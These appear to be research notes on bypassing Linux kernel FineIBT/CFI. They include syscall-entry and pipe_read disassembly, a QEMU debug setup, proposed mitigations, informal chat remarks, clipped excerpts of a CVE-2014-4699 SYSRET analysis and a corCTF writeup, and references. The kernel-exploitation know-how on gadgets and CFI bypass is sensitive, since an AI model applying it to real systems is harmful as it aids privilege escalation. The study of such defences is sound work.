<+10>:     mov     rbp,rsp

```

How to bypass?

```
entry_SYSCALL_64:
<+0>:      endbr64
<+4>:      swapgs
<+7>:      mov     QWORD PTR gs:0x6014, rsp
<+16>:     jmp     <entry_SYSCALL_64+36>
<+18>:     mov     rsp, cr3
<+21>:     nop
<+26>:     and     rsp, 0xffffffffffffe7ff
<+33>:     mov     cr3, rsp
<+36>:     mov     rsp, QWORD PTR gs:0x32c98
```

```
✓ .text:FFFFFFFF82202430 000 F3 0F 1E FA
  .text:FFFFFFFF82202434 000 0F 01 F8
  .text:FFFFFFFF82202437 000 41 89 E0
  .text:FFFFFFFF8220243A 000 EB 12
  .text:FFFFFFFF8220243A
```

```
endbr64
swapgs
mov     r8d, esp
jmp     short loc_FFFFFFFF8220244E
```

Function name

```
f __cfi_ftrace_syscall_enter
f ftrace_syscall_enter
f __cfi_perf_syscall_enter
f perf_syscall_enter
f __cfi_ftrace_syscall_exit
f ftrace_syscall_exit
f __cfi_perf_syscall_exit
f perf_syscall_exit
f __cfi_syscall_prog_func_proto
f syscall_prog_func_proto
f __cfi_syscall_prog_is_valid_access
f syscall_prog_is_valid_access
f __cfi_proc_pid_syscall
f proc_pid_syscall
f __cfi_tracers_syscall_mkdir
f tracefs_syscall_mkdir
f __cfi_tracefs_syscall_rmdir
f tracefs_syscall_rmdir
f __cfi_task_current_syscall
f task_current_syscall
f collect_syscall
f __cfi_bpf_prog_test_run_syscall
f bpf_prog_test_run_syscall
f __cfi_do_syscall_64
f do_syscall_64
f __cfi_do_fast_syscall_32
f do_fast_syscall_32
f __do_fast_syscall_32
f __cfi_syscall_enter_from_user_mode
f syscall_enter_from_user_mode
f __cfi_syscall_enter_from_user_mode_prepare
f syscall_enter_from_user_mode_prepare
f __cfi_syscall_exit_to_user_mode
f syscall_exit_to_user_mode
f __SCT_tp_func_emulate_vsyscall
f entry_SYSCALL_64
f entry_SYSCALL_64_safe_stack
f entry_SYSCALL_64_after_hwframe
f syscall_return_via_sysret
f entry_SYSCALL_compat
f entry_SYSCALL_compat_after_hwframe
f __cfi_vsyscall_setup
```

✖ syscall

Line 118 of 139, /vsyscall_setup

```

.text:FFFFFFFF814DE8D0
.text:FFFFFFFF814DE8D0 000 B8 03 5F 17 C6
.text:FFFFFFFF814DE8D5 000 90
.text:FFFFFFFF814DE8D6 000 90
.text:FFFFFFFF814DE8D7 000 90
.text:FFFFFFFF814DE8D8 000 90
.text:FFFFFFFF814DE8D9 000 90
.text:FFFFFFFF814DE8DA 000 90
.text:FFFFFFFF814DE8DB 000 90
.text:FFFFFFFF814DE8DC 000 90
.text:FFFFFFFF814DE8DD 000 90
.text:FFFFFFFF814DE8DE 000 90
.text:FFFFFFFF814DE8DF 000 90

```

```

.text:FFFFFFFF814DE8DF
.text:FFFFFFFF814DE8DF
.text:FFFFFFFF814DE8E0
.text:FFFFFFFF814DE8E0
.text:FFFFFFFF814DE8E0
.text:FFFFFFFF814DE8E0
.text:FFFFFFFF814DE8E0
.text:FFFFFFFF814DE8E0
.text:FFFFFFFF814DE8E0 000 F3 0F 1E FA

```

```

.text:FFFFFFFF814DE8E0
.text:FFFFFFFF814DE8E4
.text:FFFFFFFF814DE8E4 000 0F 1F 44 00 00
.text:FFFFFFFF814DE8E9 000 55
.text:FFFFFFFF814DE8EA 008 48 89 E5
.text:FFFFFFFF814DE8ED 008 41 57
.text:FFFFFFFF814DE8EF 010 41 56
.text:FFFFFFFF814DE8F1 018 41 55
.text:FFFFFFFF814DE8F3 020 41 54
.text:FFFFFFFF814DE8F5 028 53
.text:FFFFFFFF814DE8F6 030 48 81 EC 90 00 00 00
.text:FFFFFFFF814DE8FD 0C0 65 48 8B 04 25 28 00 00 00
.text:FFFFFFFF814DE906 0C0 48 89 45 D0
.text:FFFFFFFF814DE90A 0C0 48 89 B5 58 FF FF FF
.text:FFFFFFFF814DE911 0C0 48 8B 5E 18
.text:FFFFFFFF814DE915 0C0 48 85 DB
.text:FFFFFFFF814DE918 0C0 0F 84 A5 04 00 00
.text:FFFFFFFF814DE918
.text:FFFFFFFF814DE91E 0C0 48 89 BD 50 FF FF FF

```

__cfi_pipe_read proc near

```

mov     eax, 0C6175F03h
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop

```

__cfi_pipe_read endp

; ===== S U B R O U T

pipe read proc near

endbr64

```

loc_FFFFFFFF814DE8E4:
nop      dword ptr [rax+rax+00h]
push     rbp
mov      rbp, rsp
push     r15
push     r14
push     r13
push     r12
push     rbx
sub      rsp, 90h
mov      rax, gs:qword_28
mov      [rbp-30h], rax
mov      [rbp-0A8h], rsi
mov      rbx, [rsi+18h]
test     rbx, rbx
jz       loc_FFFFFFFF814DEDC3
mov      [rbp-0B0h], rdi

```

```

#!/bin/bash

#-hda ./img/stretch.img \
#-cpu kvm64,+fsgsbase \
#-cpu host \
qemu-system-x86_64 \
-m 4G -smp cores=8,threads=2 \
-cpu kvm64,+fsgsbase,+smep,+smmap,+avx,+avx2,+xsaves,+topoext \
-kernel ./bzImage \
--enable-kvm \
-initrd ./initramfs.cpio.gz \
-nographic \
-append "console=ttyS0 root=/dev/sda panic=1000 oops=panic panic_on_warn=1 nokaslr smap smep tsc=unstable net.ifnames=0 cfi=fineibt" \
-net nic -net user,hostfwd=tcp::${SSH_PORT}-:22 \
-monitor /dev/null \
-s

```

```

kdbg> x/16i 0xFFFFFFFF814DE8D0
0xffffffff814de8d0: endbr64
0xffffffff814de8d4: sub     r10d, 0xacf8672b
0xffffffff814de8db: je      0xffffffff814de8e0
0xffffffff814de8dd: ud2
0xffffffff814de8df: nop
0xffffffff814de8e0:
0xffffffff814de8e4: nop     WORD PTR [rax]
0xffffffff814de8e4: nop     DWORD PTR [rax+rax*1+0x0]
0xffffffff814de8e9: push    rbp
0xffffffff814de8ea: mov     rbp, rsp
0xffffffff814de8ed: push    r15
0xffffffff814de8ef: push    r14
0xffffffff814de8f1: push    r13
0xffffffff814de8f3: push    r12
0xffffffff814de8f5: push    rbx
0xffffffff814de8f6: sub     rsp, 0x90
0xffffffff814de8fd: mov     rax, QWORD PTR gs:0x28
kdbg>

```

Mitigation

cr0/cr4:

扩展 CR-Pinning: 把关键控制寄存器的安全位（如 CR0.WP 、 CR4.SMEP/SMAP ）固定为期望值，并对任何修改这些位的尝试进行拦截、校验或拒绝

lidt:

这些 lidt gadget 可以通过强制其值始终设置为它们所在的位置的常量虚拟地址来缓解。在现代 PML4 Linux 上，这始终是 0xfffffe0000000000。在任何 lidt 指令后对值进行后检查并重置其值应该足以防止其被滥用。

popf:

该类指令数量太多，暂无较好的方法

swapgs:


对来自用户空间的 GSBase 值 进行检测

FineIBT bypass:

给漏网之鱼函数都加上_cfi_

Innovation points

找到了几个gadget? ? ?
提出了自己的Mitigation?



gsbase的利用是去年Blackhat mea我们有打过

)

cor也打过



是啊

为什么这也能发



论文写的好呀

[Services](#) [Training](#) [Blog](#) [Contact Us](#)

CVE-2014-4699: Linux Kernel ptrace/sysret vulnerability analysis

by Vitaly Nikolenko

🕒 Posted on July 21, 2014 at 6:52PM

Introduction

I believe this bug was first discovered around 2005 and affected a number of operating systems (not just Linux) on Intel 64-bit CPUs. The bug is basically how the SYSRET instruction is used by 64-bit kernels in the system call exit path. Unlike its slower alternative IRET, SYSRET does not restore all regular registers, segment registers or reflags. This is why it's faster than IRET. I've released the PoC code (on Twitter last week) that triggers the #GP in SYSRET and overwrites the #PF handler transferring the execution flow to the NOP sled mapped at a specific memory address in user-space. The following is my attempt to explain how this vulnerability is triggered.

First, let's take a step back to see what the SYSRET instruction actually does. According to AMD, the SYSRET does the following:

1. Load the instruction pointer (%rip) from %rcx
2. Change code segment selector to guest mode (this effectively changes the privilege level)

and this is exactly what it does on both Intel and AMD platforms. However, the difference between these two platforms comes to play when a general protection fault (#GP) is triggered. This fault is triggered if a non-canonical memory address ends up in %rcx upon executing the SYSRET instruction (since SYSRET loads %rip from %rcx). What is a non-canonical address? There are a few good explanations on the web (e.g., [this link](#)). On AMD architectures, the %rip is not assigned until after the privilege level has been changed back to guest mode (and #GP in user-space is not very interesting). However, on Intel architectures, the #GP fault is thrown in privileged mode (ring0). This also means that the current %rsp value is used in handling the #GP! Since SYSRET does not restore the %rsp, the kernel has to perform this operation prior to executing SYSRET. By the time the #GP happens, the kernel would have already restored the %csn value from the user-space %csn. In summary, this means that if

Articles

- » May 2022 (1)
- » Linux kernel heap feng shui in 2022
- » December 2020 (1)
- » Locating the kernel PGD on Android/aarch64
- » September 2020 (1)
- » UAO (User Access Override) as a mitigation against addr_limit overwrites
- » August 2020 (1)
- » SELinux RKP misconfiguration on S20 devices
- » January 2020 (2)
- » CVE-2019-15666 Ubuntu / CentOS8 / RHEL8 privilege escalation
- » CVE-2019-2215 Android Binder UAF on Samsung S9
- » Archive

Contact

✉ Email
🔑 PGP Key

[zolutal's blog](#) [about](#)

[Home](#) / [corCTF 2023: sysruption writeup](#)

corCTF 2023: sysruption writeup

📅 July 30, 2023 • ⌚ 25 minute read

I played corCTF this weekend and managed to solve two pretty tough challenges. This will be a writeup for the first of those two, sysruption, which I managed to get first-blood on!

Solves for sysruption

#	Team	Solve time
1	zolutal	1 day ago
2	Water Paddler	21 hours ago
3	Balsn	8 hours ago

As described by the challenge text, sysruption is about:

A hardware quirk, a micro-architecture attack, and a kernel exploit all in one!

So pretty much a combination of my favorite research topics :D

Plus it had this sick motd!

CVE-2014-4699: Linux Kernel ptrace/sysret vulnerability analysis
<https://duasynt.com/blog/cve-2014-4699-linux-kernel-ptrace-sysret-analysis>

corCTF 2023: sysruption
<https://blog.zolutal.io/corctf-sysruption/>

Reference:

CET

<https://linuxkernel.org.cn/doc/html/latest/arch/x86/shstk.html>

CFI

<https://www.cnblogs.com/lflyinsky/p/18328698>

<https://tjtech.me/kernel-cfi-failure-analysis.html>

<https://clang.llvm.org/docs/ControlFlowIntegrity.html>

BTI

<https://zhuanlan.zhihu.com/p/370947458#:~:text=BTI%E7%9A%84%E5%85%A8%E7%A7%B0%E6%98%AFbranch%20target%20indentifying%EF%BC%8C%E6%98%AF,Armv8.5%20%E5%A2%9E%E5%8A%A0%E7%9A%84%E9%99%90%E5%88%B6%E6%94%BB%E5%87%BB%E7%9A%84%E5%AE%89%E5%85%A8%E7%89%B9%E6%80%A7%EF%BC%8C%E4%B8%BB%E8%A6%81%E6%98%AF%E6%9D%A5%E8%A7%A3%E5%86%B3JOP%EF%BC%88jump-oriented%20programming%EF%BC%89%E8%BF%99%E7%A7%8D%E6%94%BB%E5%87%BB%E6%96%B9%E5%BC%8F%E3%80%82>

FS/GS

<https://zhuanlan.zhihu.com/p/435518616>

<https://zhuanlan.zhihu.com/p/434821566>

percpu

<https://zhuanlan.zhihu.com/p/363969903>

IBT

<https://cn-sec.com/archives/828785.html>

THP

https://www.modb.pro/db/402621?utm_source=index_ai

FineIBT

<https://dl.acm.org/doi/fullHtml/10.1145/3607199.3607219>

https://blog.csdn.net/Linux_Everything/article/details/146357554

System Register Hijacking

https://hongkai.org/slides/sec25_System_Register_Hijacking_slides.pdf

Swaps

https://mp.weixin.qq.com/s?__biz=MjM5NTc2MDYxMw==&mid=2458305132&idx=1&sn=be19372c359a3de431828ec1448dc93a&chksm=b181f2e686f67bf0cd07fe04cb761349334caca84469f600163d1d32f7003ee62f306647bc20&scene=27

Retspill

<https://zhuanlan.zhihu.com/p/699064533>

CR-Pinning

<https://patchew.org/linux/20251007065119.148605-1-sohil.mehta@intel.com/20251007065119.148605-6-sohil.mehta@intel.com/>